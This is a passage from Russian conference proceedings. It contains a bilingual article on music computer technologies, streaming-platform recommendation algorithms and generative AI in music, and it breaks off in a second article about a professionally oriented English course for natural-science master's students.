14. Qin L.; Chen Q.; Zhou Y.; Chen Z.; Li Y.; Liao L.; Li M.; Che W.; Yu P. S. A survey of multilingual large language models // Patterns. 2025. Vol. 6, № 1. Article 101118. DOI: 10.1016/j.patter.2024.101118. PMID: PMC11783891.
15. Human-centric Computing and Information Sciences PDF (SpringerLink): A novel lightweight URL phishing detection system using SVM and similarity index альтернативный источник полнотекста. [Электронный ресурс] URL: <https://link.springer.com/content/pdf/10.1186/s13673-017-0098-1.pdf> (дата обращения: 05.09.2025).

УДК: 004.056

**СОЦИОКОМПЬЮТИНГ: СТРИМИНГОВЫЕ СЕРВИСЫ В РАЗВИТИИ
СОВРЕМЕННОЙ МУЗЫКАЛЬНОЙ И ТВОРЧЕСКОЙ ДЕЯТЕЛЬНОСТИ
И МУЗЫКАЛЬНЫЕ КОМПЬЮТЕРНЫЕ ТЕХНОЛОГИИ****Горбунова Ирина Борисовна, Захаров Виктор Витальевич,
Товпич Ирина Олеговна, Ясинская Ольга Леонидовна**Российский государственный педагогический университет им. А. И. Герцена
реки Мойки наб., 48, Санкт-Петербург, 191186, Россия

e-mails: gorbunovaib@herzen.spb.ru, zaharov.rgpu@yandex.ru, tov_@mail.ru, muslab@herzenspb.ru

Аннотация. В последние десятилетия музыкальная и творческая деятельность претерпела кардинальные изменения под влиянием стремительного развития цифровых технологий. Музыкальные компьютерные технологии (МКТ) стали одним из ключевых факторов трансформации музыкальной индустрии, объединяя программное и аппаратное обеспечение для создания, обработки и распространения звука. В то же время стриминговые сервисы стремительно развивались, став основным каналом потребления и распространения музыки в глобальном масштабе. Поточные платформы, такие как Spotify, AppleMusic, YouTubeMusic, Яндекс Музыка и другие, выступают не только как инструменты распространения, но и как активные участники формирования музыкальных вкусов и тенденций. Алгоритмические механизмы рекомендаций, система плейлистов, аналитика прослушивания и обратная связь со слушателями существенно влияют на структуру и содержание музыкальных композиций. Многие современные музыкальные направления возникли и активно развиваются в цифровой экосистеме, где слушатель и автор взаимодействуют напрямую и мгновенно. Развитие МСТ и стриминговых сервисов ведет к трансформации традиционных ролей в музыкальной индустрии. Социокомпьютинг как область знания изучает взаимодействие человека и цифровых систем, социальные процессы и коллективное поведение в сетевой среде. В последние годы становятся повседневностью голосовые чаты, подкасты, голосовые ассистенты, системы дистанционного обучения и биометрическая аутентификация. Это ведёт к необходимости защиты данных. Рассматриваются комплексные меры защиты аудиальных данных — технологические, образовательные и социально-культурные.

Ключевые слова: социокомпьютинг; защита данных; искусственный интеллект (ИИ); создание музыки; современные музыкальные тренды; музыкально-компьютерные технологии (МКТ); музыкальное образование; сервисы потоковой передачи музыки.

**STREAMING SERVICES IN THE DEVELOPMENT OF CONTEMPORARY MUSICAL
AND CREATIVE ACTIVITIES AND MUSIC COMPUTER TECHNOLOGIES****Gorbunova Irina, Zakharov Viktor, Tovpich Irina, Yasinskaya Olga**

Herzen State Pedagogical University of Russia

48 Moika River Emb., St. Petersburg, 199406, Russia

e-mails: gorbunovaib@herzen.spb.ru, zaharov.rgpu@yandex.ru, tov_@mail.ru, muslab@herzenspb.ru

Abstract. In recent decades, musical and creative activities have undergone drastic changes under the influence of the rapid development of digital technologies. Music computer technologies (MCT) has become one of the key factors in the transformation of the music industry, combining software and hardware for creating, processing and distributing sound. At the same time, streaming services have developed rapidly, becoming the main channel for the consumption and distribution of music on a global scale. Streaming platforms such as Spotify, Apple Music, YouTube Music, Yandex Music, and others act not only as distribution tools, but also as active participants in shaping musical tastes and trends. Algorithmic recommendation mechanisms, a playlist system, listening analytics, and feedback from listeners significantly affect the structure and content of musical compositions. Many modern musical trends, such as lo-fi, ambient, glitch, hyperpop, syntwave, and others, have emerged and are actively developing in a digital ecosystem where the listener and the author interact directly and instantly. The development of MCT and streaming services is leading to a transformation of traditional roles in the music industry. Sociocomputing as a field of knowledge studies the interaction of humans and digital systems, social processes and collective behavior in a network environment. In recent years, voice chats, podcasts, voice assistants, distance learning systems, and biometric authentication have become commonplace. This leads to the need for data protection. Comprehensive measures for the protection of auditory data are considered — technological, educational, and socio-cultural.

Keywords: sociocomputing; data protection; artificial intelligence (AI); creating music; modern musical trends; music computer technologies (MCT); musical education; streaming services in music.

Introduction. One of the key factors in the transformation of the music industry has become music computer technologies (MCT), which combines software and hardware for creating, processing and distributing sound. At the same time, streaming services have developed rapidly, becoming the main channel for the consumption and distribution of music on a global scale.

MCT provides a wide range of tools for implementing creative ideas, from virtual studios and digital workstations (DAWs) to software synthesizers, samplers, and specialized audio processing plug-ins. They allow you to perform a full cycle of sound production — from recording and arrangement to mixing and mastering — without having to access

traditional studio resources. This makes musical creative work accessible to a wider audience, promotes the growth of the number of independent authors and producers, and necessitates the mastery of these technologies at the operational level by musical educators of various specialties, whose professional activities involve a fairly wide range of educational and creative tasks aimed at musical education and the education of students in various musical educational institutions: universities, colleges and music teacher training schools, children's musical schools and children's schools of arts, and in the system of inclusive and additional musical education.

Streaming platforms such as Spotify, Apple Music, YouTube Music, Yandex Music, and others act not only as distribution tools, but also as active participants in shaping musical tastes and trends. Algorithmic recommendation mechanisms, a playlist system, listening analytics, and feedback from listeners significantly affect the structure and content of musical compositions. Many modern musical trends, such as lo-fi, ambient, glitch, hyperpop, syntwave, and others, have emerged and are actively developing in a digital ecosystem where the listener and the author interact directly and instantly.

The development of MCT and streaming services is leading to a transformation of traditional roles in the music industry. A composer, a sound engineer, a performer, and a producer are increasingly combined in one person, and the boundaries between professional and amateur creativity are becoming less defined. This requires a rethinking of approaches to music education, professional training of a musician teacher and assessment of the artistic result of his students.

The influence of MCT on the creative activities of musicians

Many publications prepared by the authors of the article have been prepared for the study of issues related to the consideration of the impact of streaming services on the development of modern music and creative activity and the role of music computer technologies in this process. Among such works we will name the works [1-7].

Thus, modern achievements in the field of MCTs open up new perspectives and ways of creative expression, making the process of creating music accessible to a large number of people. This field is constantly evolving, providing more and more advanced and convenient tools for creating, processing and distributing music.

The relevance of this topic is determined by many factors. Among them, we note the main factor, in our opinion: there is a rapid increase in interest in the process of creating and processing music. This process is facilitated by the active digitalization of the creative environment. According to Spotify, more than 40,000 new music tracks are uploaded to the platform every day, which indicates the high dynamics of music content and a significant increase in the number of authors using digital tools for independent musical creation and production. This process is directly related to the availability of modern MCTs, such as DAWs, virtual instruments, sample libraries, and cloud platforms for collaborative creativity.

Thus, the active use of MCT and streaming services in the development of modern areas of musical and creative activities are relevant and promising for their detailed study. They allow us to examine the trends shaping contemporary musical culture and determine the directions of its further development.

A) The development of the MCT became the most important factor in the transformation of musical creativity in the late 20th — early 21st centuries

A comparative historical approach to the study of the development of MCTs, a meaningful analysis of digital musical platforms, research on the mechanisms of streaming services and their impact on musical behavior and user interfaces (Spotify, Apple Music, SoundCloud, etc.), a critical analysis and interpretation of the phenomena of fan activism, streaming services and algorithmic aesthetics — all this allows us to obtain a comprehensive, objective picture of the influence of MCTs and streaming on modern forms of «musical utterance.»

The development of the MCT became the most important factor in the transformation of musical creativity in the late 20th — early 21st centuries. Digital tools have not only changed the technical aspects of working with music, but have also radically influenced the nature of artistic thinking, the ways musicians interact with the audience, and the very structure of the music industry.

Changing the process of creative activities of musicians. Digital technologies have allowed musicians to abandon the traditional models of composing and studio work based on a rigid sequence of stages: composition — arrangement — recording — mixing. Now the creative process has become more flexible and non-linear. The use of DAWs, VST plug-ins and MIDI instruments provides the ability to edit tracks instantly. Music creation has become a dynamic, interactive process where every step of a composer can be instantly saved, changed or reinterpreted.

Moreover, digital environments have made it possible to combine a composer, an arranger, a performer and a sound engineer in one person. This has led to increased individualization of creativity and an increase in the number of author's projects, where one person is able to control all stages of creating a piece of music.

Democratization of music production: the phenomenon of «bedroom producers.» One of the most important phenomena of the new musical reality has become the growth in the number of so-called bedroom producers, musicians who create professional music in home studios.

Due to the availability of powerful laptops, inexpensive audio interfaces, controllers, and an extensive database of software tools (VST plug-ins), the need for expensive studio sessions has significantly decreased.

Today, any creative person can record, mix and master music at home, competing in quality with professional studios.

The phenomenon of bedroom producers led to the rapid development of the independent scene: new artists began to distribute their music through streaming platforms without the mediation of major labels. This not only opened the way to self-realization for more musicians, but also enriched the musical culture with a variety of styles, genres and individual approaches.

The emergence of new directions and formats of creativity. MCT became a catalyst for the emergence of new genres and experimental forms of creativity, where sound began to be perceived not only as a carrier of melody, but also as an independent artistic element.

Live sets based on improvisation using DAWs and controllers, interactive audiovisual performances and installations, and works using artificial intelligence are all examples of how digital tools have expanded the boundaries of musical art.

The transformation of the musician's role. A contemporary musician is increasingly becoming a multifunctional author: he is simultaneously a composer, sound designer, arranger, performer and sound engineer. This requires not only musical, but also technological skills, as well as the ability to continuously learn and adapt to rapidly changing digital environments.

Thus, MCT has not only expanded the technical capabilities of artists, but has fundamentally changed the way music is created, presented, and perceived in modern culture.

B) Interactive and immersive technologies in musical creative work

The development of digital technologies has opened up new forms of interaction with sound and the audience for musicians and sound designers. Interactive and immersive technologies such as virtual and augmented reality (VR/AR), as well as generative algorithms, are becoming important tools for musical creative work and creating a unique user experience.

Virtual Reality (VR) in musical creative work. VR technologies allow the listener to immerse themselves in fully created three-dimensional audiovisual spaces where sound and image exist in a single ecosystem.

Musicians can design concerts and installations in a virtual environment where each viewer moves freely and interacts with the elements of the space.

Examples of using VR in music:

- Virtual concerts (for example, performances in metaverses such as VRChat, Fortnite);
- Immersive clips and video works;
- VR applications for creating music, where the user interacts with virtual instruments in three-dimensional space (SoundStage, TheWaveVR).

Augmented Reality (AR) in music practice. AR allows you to overlay virtual musical objects and effects on the real world, expanding the experience of live performances or individual listening.

The use of AR in music includes:

- Mobile applications for interactive interaction with songs or albums (for example, to launch hidden layers of a composition through a smartphone camera);
- Concerts with elements of AR graphics integrated into stage shows;
- Development of training programs where learning to play musical instruments is complemented by real-time visual cues;
- Complex musical structures with minimal human involvement.

C) Generative music, algorithmic methods, and artificial intelligence. Generative music is music that is created by a system according to certain rules and algorithms without constant direct human involvement in each stage of sound formation. The term was first popularized by Brian Eno in the 1970s, when he experimented with automated sound creation processes. Generative systems can be simple or complex, based on mathematical models, neural networks, and other forms of algorithmic programming.

Algorithmic methods of musical creative work. Algorithms in generative music range from the simplest forms to the most complex intelligent systems. The most common approaches include:

- Stochastic processes are the use of random or semi-random methods (for example, the Monte Carlo method, Markov chains) to create melodies, harmonies, and rhythmic structures.
- Fractal algorithms — modeling musical structures based on repetitive geometric shapes and self-similarity.
- Rules of cellular automata — using systems like «Conway's life», where simple rules at the local level create complex global musical structures.
- Rule-based systems — descriptions of a musical language through a strict set of rules on the basis of which a composition is based.

Artificial intelligence in creating music. With the advent of machine learning technologies and neural networks, artificial intelligence (AI) has become actively used in generative music. The main applications of AI include:

- Melody and arrangement generation: AI learns from large datasets (for example, classical, jazz, and pop music corpora) and then synthesizes new compositions in the appropriate style.
- Stylization: Models like Google's Magenta or OpenAIMuseNet are capable of creating music styled after famous composers or certain genres.
- Interactive co-authorship: AI assistants help musicians generate ideas, develop phrases, and propose harmonic and rhythmic solutions in real time.

Popular AI-based generative music platforms and tools:

- AIVA (Artificial Intelligence Virtual Artist) is one of the first AI systems officially registered as a composer. Creates orchestral and cinematic compositions.
- Amp Music is a cloud-based platform for creating background and soundtrack music without the need for deep music knowledge.
- Magenta (Google Brain) is an open research project providing a library of tools for creating generative music using TensorFlow.
- OpenAIMuseNet is a neural network capable of composing complex musical compositions in various genres and styles, combining them with each other.
- Endless is a real-time collaborative generative music application.

Generative music, algorithmic methods, and artificial intelligence are powerful tools that are radically transforming modern musical creativity. They empower composers, producers, and sound designers by allowing them to create complex musical structures with minimal human involvement.

Streaming services as a factor in the transformation of the music industry

Personalization algorithms. The development of streaming platforms is directly related to the intelligent personalization system. While technological mechanisms provide stable access to content, personalization algorithms create a unique user experience, turning music consumption into an individualized journey.

Basic principles of personalization. Streaming services analyze the behavior of each user to create individual recommendations. Data such as is collected and processed:

- Listening history;
- duration and frequency of track playback;
- Skipping and repeating songs; • interaction with playlists (adding, deleting tracks); •
- Activity in various genres and time patterns of listening.

This information is structured and used to build a profile of the user's musical preferences.

The main types of recommendation algorithms. Streaming platforms use several classes of algorithms to generate recommendations:

Collaborative Filtering. It is based on the idea that users with similar musical tastes can recommend music to each other.

The algorithm analyzes intersections in the listening history of different users, identifying similar patterns.

Content-Based. Filtering It focuses on the characteristics of the tracks themselves: genre, tempo, mood, set of instruments, composition structure. The user is offered tracks that are similar in parameters to those already listened to or highly rated.

Hybrid Systems. They combine elements of collaborative and content filtering to improve the accuracy of recommendations. For example, Spotify uses hybrid approaches, complementing them with analysis of social networks and external trend data.

Streaming services and machine learning models and neural networks

Modern streaming platforms are increasingly using the capabilities of machine learning and deep neural networks (Deep Learning and others) to process large amounts of user data and generate personalized music recommendations. Such systems do not just classify music by genre or rhythm, but identify subtle patterns in listener behavior and find connections between compositions that may not have obvious genre or stylistic similarities.

Deep learning allows recommendation algorithms to take into account a wide range of factors: from the time of day and geolocation to the nature of listening (full playback or early switching, repeating a track, adding to favorites, etc.). Based on these data, highly adaptive models are formed that can not only «guess» the user's taste, but also actively shape it, offering content that potentially broadens his musical horizons.

Especially revealing in this context is the OpenAI Jukebox system, a generative neural network trained on hundreds of thousands of hours of musical material in a wide variety of genres. This model is not only able to predict user preferences based on listening history, but also to reproduce stylistically reliable music in a given manner (for example, «in the style of Queen» or «modern soul with funk elements»). OpenAI Jukebox technology demonstrates how deep models move from simple content filtering to active participation in the creation of new musical forms.

Deep Learning. An example of the practical application of such models can be the work of Spotify, which uses the Spotify Deep Learning Recommendation System architecture. This system includes several levels of neural networks: one processes user data, the second processes the acoustic characteristics of tracks (tempo, spectral density, rhythmic structure), and the third dynamically adapts recommendations to the user's current activity.

Thanks to this approach, the platform offers tracks that the listener might not have searched for on their own, but is highly likely to perceive positively. The use of neural networks also allows us to go beyond the traditional genre typology, replacing it with behavioral or contextual categories. For example, recommendations may be based not on the genre of «indie pop» or «house,» but on emotional or situational perception: «morning relaxation», «melancholy on a rainy day», «jogging rhythm.»

Thus, neural networks not only enhance the accuracy of recommendations, but also become a new mediator between the musician and the listener, creating an individualized musical landscape. This radically changes the role of the algorithm: it is no longer just a filter, but an active collaborator of musical experience, capable of influencing the formation of tastes, behavior, and even the aesthetic preferences of the audience.

Algorithmic mechanisms in practice. The result of these systems is:

- Personalized playlists (such as Discover Weekly, Spotify's Daily Mix);
- Recommendations for new releases based on preferences;
- Dynamic radio stations formed around your favorite artist or genre;
- Contextual recommendations that adapt to the time of day, user activity, or user's mood.

Platforms are also actively using cold start, one of the key algorithms for music recommendations, especially for new users. When registering, the platforms do not have data about the listening history, preferences, or behavior of such a user, so the system cannot immediately issue personalized recommendations.

To overcome this barrier, streaming services use cold start solutions, which are the initial «heuristics»:

— Surveys of musical preferences: students are asked to choose their favorite genres, artists, or tracks. This initial data allows you to quickly create a primary profile and suggest relevant playlists or collections.

- Popular genre patterns: In the absence of accurate information, the system may use demographic, regional, or behavioral generalizations (classical Russian music or, for example, Norwegian black metal).

- Hybrid approaches: platforms can additionally analyze which device, channel, or link the user came from (for example, if the click was from TikTok, the system will select trending pop and viral tracks).

After overcoming the «cold start» stage, recommendation systems are faced with another important task — finding the optimal balance between «exploitation» and «exploration» (exploration vs exploitation). This task is especially important for keeping users' attention and gradually expanding their musical horizons.

- Exploitation means that the system offers music that is close to the user's already known preferences — favorite genres, similar artists, similar timbres and song structures. This gives a high chance of «predictable satisfaction» and a positive reaction.

- Exploration, on the contrary, involves the inclusion of new, previously unfamiliar compositions in the stream — perhaps from other genres, with a different structure, or from other cultural contexts. This creates opportunities to discover new content, broaden tastes, and increase overall engagement.

Intelligent algorithms, especially those based on machine learning and reinforcement learning, strive to dynamically balance these strategies. Too much exploitation leads to a «musical bubble» when the user listens to the same thing, and algorithms only reinforce this closed behavior. Overly active exploration leads to loss of interest and irritation if the recommendations turn out to be «alien» to the current taste.

Modern platforms such as Spotify, YouTube Music, and Deezer implement adaptive learning systems that track user reactions to «unexpected» tracks: whether a track has been listened to to the end, whether it has been added to a playlist, whether it has been skipped, and so on. These signals become the basis for the next step in personalization: the system «learns» to understand in which areas the user is inclined to experiment, and in which areas he prefers stability.

Thus, solving the problems of cold start and implementing the exploration vs exploitation approach are not just technical techniques, but an important part of building a trusting, adaptive and deeply individualized interaction between the user and the music platform.

Personalization algorithms have become one of the most important factors in the transformation of the musical experience in the digital age. They provide convenience and diversity for the user, support artists in the process of music distribution, but at the same time create new challenges related to the diversity of the music space and equal opportunities for all industry participants.

The impact of algorithms on musical preferences

The development of recommendation algorithms on streaming platforms has significantly changed the process of forming students' musical preferences. Previously, musical preferences were largely determined by the influence of the socio-cultural environment — radio, television, physical media, and personal recommendations — but in the era of digital services, algorithms have become active mediators between the user and musical content.

A) Algorithms as a new «music curator»

Recommendation systems of streaming platforms act as invisible curators, guiding the user's choice. Algorithms do not just passively reflect the existing preferences of listeners, but actively form them:

- The frequent suggestion of similar tracks enhances the student's propensity for certain genres and moods;
- Rotation of popular artists in playlists stimulates the growth of their audience;
- New releases get a significant advantage if they are included in algorithmic collections («Release Radar», «New Music Friday»).

Thus, algorithms influence what becomes the «norm» in the learner's musical experience.

B) The effect of the «preference bubble» (filter bubble)

One of the side effects of the algorithms is the formation of so-called «preference bubbles.» This happens when the student receives recommendations based solely on his previous experience, without going beyond the usual genres, performers and moods. As a result:

- the likelihood of getting to know new styles and cultures decreases;
- the musical experience becomes more monotonous;
- creative and experimental artists find themselves in a less advantageous position compared to commercially successful genres.

This effect has been discussed in detail in the works of streaming model researchers (McDonald, 2020), which emphasizes that algorithmic personalization enhances the conformism of musical tastes.

C) Strengthening trends and stylistic unification

Algorithms tend to offer users the content that is most likely to be positively received. This leads to the strengthening and replication of certain trends.:

- An increase in the popularity of similar compositions that meet current standards of hits (for example, a certain track length, verse-chorus structure);
- The formation of dominant genre waves (for example, the growing popularity of trap or low-fi hip-hop);
- Simplification of the musical palette in the mass segment.
- Thus, the commercial mechanisms of streaming services and the specifics of the algorithms contribute to the standardization of the music product.

The potential of algorithms to broaden musical horizons

Despite the existing risks, properly configured algorithms can also stimulate the discovery of new music and the expansion of musical preferences of trainees.:

- contextual playlists (for example, «Songs to Explore» or «Tastebreakers» from Spotify) are specially created to go beyond the usual preferences of the student;
- the mechanisms of «accidental discovery» (discovery features) offer music from unfamiliar genres and cultural contexts;
- curated playlists and editorial collections continue to play an important role in maintaining the diversity of the music landscape.

Thus, the impact of algorithms on musical preferences is a two—way process: on the one hand, it leads to standardization and strengthening of dominant trends, and on the other, with a competent architecture of algorithms and interfaces, it creates opportunities for expanding the cultural horizons of the learner.

Conclusion. MCTs and streaming platforms form the basis of the modern musical environment today. Their relationship is no longer limited to technical aspects — it covers all levels of musical creativity, from individual production to global distribution and perception of content. The analysis made it possible to trace how the transition from a physical medium to a digital access model affected musical culture, changing both the roles of industry participants and the very structure of interaction between the listener, the author and the system.

Within the framework of the theoretical sections of the work, the key concepts, stages of development and technical foundations of MCT were considered. It was shown how DWD, MIDI, VST plug-ins, and generative algorithms have become the foundation of a new musical paradigm in which composer, arranger, sound designer, and performer often merge into one person. This technological shift has led to an increase in the accessibility and individualization of creativity, expanding the boundaries of professional musical activities.

Generative music, algorithmic methods, and artificial intelligence are powerful tools that are radically transforming modern musical creativity. They empower composers, producers, and sound designers by allowing them to create complex musical structures with minimal human involvement.

The development of MCT and streaming services is leading to a transformation of traditional roles in the music industry. Sociocomputing as a field of knowledge studies the interaction of humans and digital systems, social processes and collective behavior in a network environment. In recent years, voice chats, podcasts, voice assistants, distance learning systems, and biometric authentication have become commonplace. This leads to the need for data protection. Comprehensive measures for the protection of auditory data are considered — technological, educational, and socio-cultural.

REFERENCES

1. Горбунова И.Б., Алиева И.Г. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира // Общество: философия, история, культура. 2016. № 9. С. 105-108.
2. Gorbunova I. The Integrative Model for the Semantic Space of Music and a Contemporary Musical Educational Process: The Scientific and Creative Heritage of Mikhail Borisovich Ignatyev // Educação. 2021 No. 46(1). e65/ Pp. 1–23.
3. Gorbunova I.B., Zobkov V.S. Cinematic Narration Analysis and Music Computer Technologies: Meta-Subject Approach in Education // Journal of Positive School Psychology. 2022. Т. 6. № 8. С. 3747-3752.
4. Gorbunova I.B., Tovpich I.O., Yasinskaya O.L. Modern Recording Studio in the Work of a Music Teacher // Intl Conference Proceedings. 2020. С. 72-75.
5. Gorbunova I.B., Yasinskaya O.L. Features of Teaching Music Computer Technologies for Students of Non-Musical Specialties // Conference Proceedings. 2020. С. 76-78.
6. Gorbunova I.B., Zalivadny M.S., Tovpich I.O. On the Application of Models of the Semantic Space of Music in the Integrative Analysis of Musical Works and Music Education with Music Computer Technologies // Apuntes Universitarios. 2020. Т. 10. № 4. С. 13-23.
7. Gorbunova I.B., Goncharova M.S., Tovpich I.O. Mobile Technologies in the Development of Musical Hearing // The 175th IRES International Conference. 2019. С. 1-6.

УДК: 004.056

КУРС «ПРОФЕССИОНАЛЬНО-ОРИЕНТИРОВАННЫЙ АНГЛИЙСКИЙ ЯЗЫК» КАК СРЕДСТВО ЛИЧНОСТНОГО РОСТА МАГИСТРАНТОВ ЕСТЕСТВЕННО-НАУЧНЫХ НАПРАВЛЕНИЙ ПОДГОТОВКИ И РЕСУРС ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ В УСЛОВИЯХ ЦИФРОВОЙ ТРАНСФОРМАЦИИ ОБРАЗОВАНИЯ

**Горбунова Ирина Борисовна, Лагутина Анна Александровна,
Тарамжина Людмила Витольдовна, Якимчук Ольга Сергеевна**

Российский государственный педагогический университет им. А. И. Герцена
реки Мойки наб., 48, Санкт-Петербург, 191186, Россия

e-mails: gorbunovaib@ Herzen.spb.ru, latotommail@gmail.com, lvtaramgina@ Herzen.spb.ru, o-yakimchuk@mail.ru

Аннотация. Сегодня, в особых условиях становления адекватных форм и методов обучения и воспитания, важным элементом отечественного образования становится необходимость создания условий для формирования глубоких и системных знаний магистрантов в области профессиональных дисциплин, являющихся прочным фундаментом их духовного и нравственного развития и обеспечивающих способы педагогической адаптации и информационно-психологической безопасности в условиях цифровой трансформации образования. Особое значение авторы статьи придают процессу формирования духовно-нравственной культуры и развития критического мышления учащейся молодёжи — студентов и магистрантов педагогического вуза. Курс «Профессионально-ориентированный английский язык», разработанный преподавателями Герценовского университета, является основой для личностного роста магистрантов естественно-научных направлений подготовки и ресурсом информационно-психологической безопасности в процессе создания фундаментальной

долговременной основы для реализации технического суверенитета России и связанных с этим глобальных вызовов. Основная цель курса заключается в формировании и развитии компетенций, входящих в структуру иноязычной коммуникативной компетенции магистрантов естественно-научных профилей подготовки, необходимой для профессиональной и научной деятельности, а также для использования иностранного языка в академическом общении и взаимодействия в университетской среде.

Ключевые слова: информационно-психологическая безопасность; профессионально-ориентированный английский язык; Герценовский университет; естественно-научные направления подготовки; магистратура.

**THE COURSE PROFESSIONALLY ORIENTED ENGLISH AS A MEANS OF PERSONAL GROWTH
FOR UNDERGRADUATES IN NATURAL SCIENCE FIELDS OF STUDY AND A RESOURCE
FOR INFORMATION AND PSYCHOLOGICAL SECURITY IN THE CONTEXT OF DIGITAL
TRANSFORMATION OF EDUCATION**

Irina Gorbunova, Lyudmila Taramzhina, Anna Lagutina, Olga Yakimchuk

Herzen State Pedagogical University of Russia

48 Moika River Emb., St. Petersburg, 199406, Russia

e-mails: gorbunovaib@herzen.spb.ru, latotommail@gmail.com, lvtaramgina@herzen.spb.ru, o-yakimchuk@mail.ru

Abstract. Today, in the special conditions of the formation of adequate forms and methods of teaching and upbringing, an important element of domestic education is the need to create conditions for the formation of deep and systematic knowledge of undergraduates in the field of professional disciplines, which are a solid foundation for their spiritual and moral development and provide ways of pedagogical adaptation and information and psychological security in the digital transformation of education. The authors of the article attach special importance to the process of forming a spiritual and moral culture and developing critical thinking among young students — students and undergraduates of a pedagogical university. The course Professionally Oriented English, developed by the teachers of Herzen University, is the basis for the personal growth of undergraduates in natural science fields of study and a resource for information and psychological security in the process of creating a fundamental long-term basis for the realization of Russia's technical sovereignty and related global challenges. The main purpose of the course is to form and develop the competencies included in the structure of the foreign language communicative competence of undergraduates of natural science training profiles necessary for professional and scientific activities, as well as for the use of a foreign language in academic communication and interaction in the university environment.

Keywords: information and psychological security; professionally oriented English; Herzen University; natural science fields of study; master's degree.

Введение. Создание фундаментальной долговременной основы для реализации технического суверенитета России и связанные с этим глобальные вызовы предопределяют необходимость подготовки специалистов соответствующего уровня (прежде всего — естественно-научных, фундаментальных и технических профилей подготовки), и образовательные модули современной системы подготовки специалистов соответствующего уровня должны учитывать необходимость создания соответствующих условий их обучения. Процесс обучения магистрантов естественно-научных направлений подготовки предполагает и обуславливает возможность создания магистрантами инновационных конкурентоспособных проектов, нацеленных на реализацию правительственной программы, которая предполагает приоритет замены импорта на товары, оборудование, ИТ-продукты, которые предназначены для использования в госзаказе. Рассмотрение области знаний, обуславливающих необходимость разработки универсальных подходов и методов исследования трудноформализуемых процессов и явлений в различных областях деятельности человека — от компьютерного моделирования процесса музыкального творчества до разработки моделей поведения биологических и социальных систем, создания вычислительных систем для моделирования аналитических действий, совершаемых человеческим мозгом и др. — всё это предполагает необходимость знания иностранного (английского) языка на достаточно высоком уровне для возможности внимательного ознакомления с зарубежными аналогами и осуществления необходимых профессиональных контактов.

Основная цель курса «Профессионально-ориентированный английский язык как средство личностного роста магистрантов естественно-научных направлений подготовки» — формирование и развитие компетенций, направленных на совершенствование иноязычной коммуникативной компетенции, необходимой для осуществления профессиональной и будущей научной деятельности и позволяющей студентам магистратуры естественно-научных специальностей использовать иностранный язык в академической среде уже на этапе обучения и общения со сверстниками в вузе.

В свою очередь, это требует глубокого и разностороннего изучения данной области знаний, включая и детальное ознакомление с образцами, выполненными разработчиками в других странах. Владение профессионально-ориентированным иностранным (английским) языком является предпочтительным (нередко — необходимым) для устойчивого развития.

Изучение иностранных языков, и английского языка в частности, является необходимой и неотъемлемой общеобразовательной составляющей профессиональной подготовки как специалистов любой области знаний, так и будущих научных и научно-педагогических кадров. Это обусловлено интернационализацией профессионального общения, развитием международного сотрудничества студентов и преподавателей

Российского государственного педагогического университета им. А. И. Герцена (Герценовского университета, РГПУ им. А. И. Герцена) в образовательной, профессиональной и научной сферах деятельности. Знание иностранного языка облегчает доступ к профессионально значимой информации, помогает налаживанию международных контактов и расширяет возможности повышения профессионального уровня студентов и магистрантов, аспирантов и докторантов педагогического университета. Особенный смысл эти знания и умения приобретают сегодня, когда кардинально меняется география и структура процесса организации международной деятельности в рамках отдельного университета и государства. Открываются новые перспективы, обусловленные установлением новых границ таких взаимодействий, а также создаются новые условия, определяющие новые формы и новые методы для грамотного и содержательного сотрудничества с зарубежными коллегами, совместного ведения научной и образовательной деятельности.

Отметим, что учебно-методическое обеспечение университета содержит пособия по иностранным языкам для магистрантов, обучающихся либо компьютерным технологиям, либо музыке, либо физике и другим направлениям образовательной деятельности, реализуемым в университете. Однако, в библиотеке отсутствуют учебно-методические комплексы (УМК) междисциплинарной направленности.

Перспективность создания учебного электронного курса, который бы учитывал не только общие академические цели в изучении иностранного (английского) языка у магистрантов, но и позволял решать прикладные задачи, учитывающие потребности магистрантов, связанные прежде всего с освоением профессиональной лексики, а также ориентировал их в поиске иноязычной информации, соответствующей области их научных интересов, не вызывает сомнений. Для осуществления данной цели реализуются следующие положения:

- электронный курс создаётся с использованием широких возможностей СДО Moodle и включает для обучения магистрантов общеакадемическую базовую часть (основываясь на уже разработанных кафедрой английского языка для профессиональной коммуникации и кафедрой интенсивного обучения иностранным языкам института иностранных языков (ИИЯ) РГПУ им. А. И. Герцена курсах) и вариативную часть;
- разработка вариативной части электронного курса проводится с учетом специфики конкретного естественно-научного направления подготовки магистрантов;
- разработка материалов для текущего и итогового контроля знаний в рамках СДО Moodle включена как обязательный элемент курса.

Разработанный электронный курс способствует удовлетворению академических потребностей магистрантов в изучении иностранного (английского) языка, интегрируя междисциплинарные особенности конкретной магистерской программы.

Значимыми в поле рассматриваемых нами проблем и поставленных в нашем исследовании задач представляются работы, которые изначально носили сугубо теоретический характер, но сегодня находят активное применение в практике преподавания иностранного (английского) языка, конкретизируя и развивая направления проводимого исследования. К таким работам отнесём следующие публикации: Тарамжина Л.В., Суркова Е.А. «Патриотическое воспитание студентов неязыкового вуза при работе с иноязычным текстом» [1]; Тарамжина Л.В. «О формировании лингвистической компетенции студентов неязыковых специальностей» [2]; Тарамжина Л.В., Шаханова Н.А. «Сохраняя традиции: виртуальная экскурсия на английском языке «От воспитательного дома к университету имени А. И. Герцена», «Бикультурные знания как необходимый компонент обучения английскому языку в неязыковом вузе» и «Памятники РГПУ им. А. И. Герцена. Природное и культурное наследие: междисциплинарные исследования, сохранение и развитие» [3-5]; Василькова И.Г., Мадорская Н.Я., Пантелева Л.В., Тарамжина Л.В. «English for Master Program Students» [6]; Василькова И.Г., Тарамжина Л.В., Хахалина М.С. «Формирование экологической культуры личности в процессе обучения иностранному языку студентов естественнонаучных факультетов» [7]; Горбунова И.Б., Якимчук О.С. «Использование игровых технологий в обучении иностранным языкам студентов-бакалавров, осваивающих программу с двумя профилями подготовки (на материале английского языка)» [8]; Василькова И.Г., Тарамжина Л.В., Хахалина М.С. «Использование инструментов геймификации для повышения эффективности освоения профессионально-ориентированной лексики при обучении иностранному языку» [9]; Gorbunova I.B., Tovpich I.O., Yakimchuk O.S. «Integration of Information, Linguistic and Artistic Milieux of Education in the System of General Education with the Use of Music Computer Technologies» [10]; Gorbunova I.B., Leontyeva O.S., Yakimchuk O.S. «Investment Component of Musical and Linguistic Education and Music Computer Technologies» [11]; Gorbunova I.B., Hiner N. «Music Computer Technologies in Digital Age School» [12]; Василькова И.Г., Тарамжина Л.В. 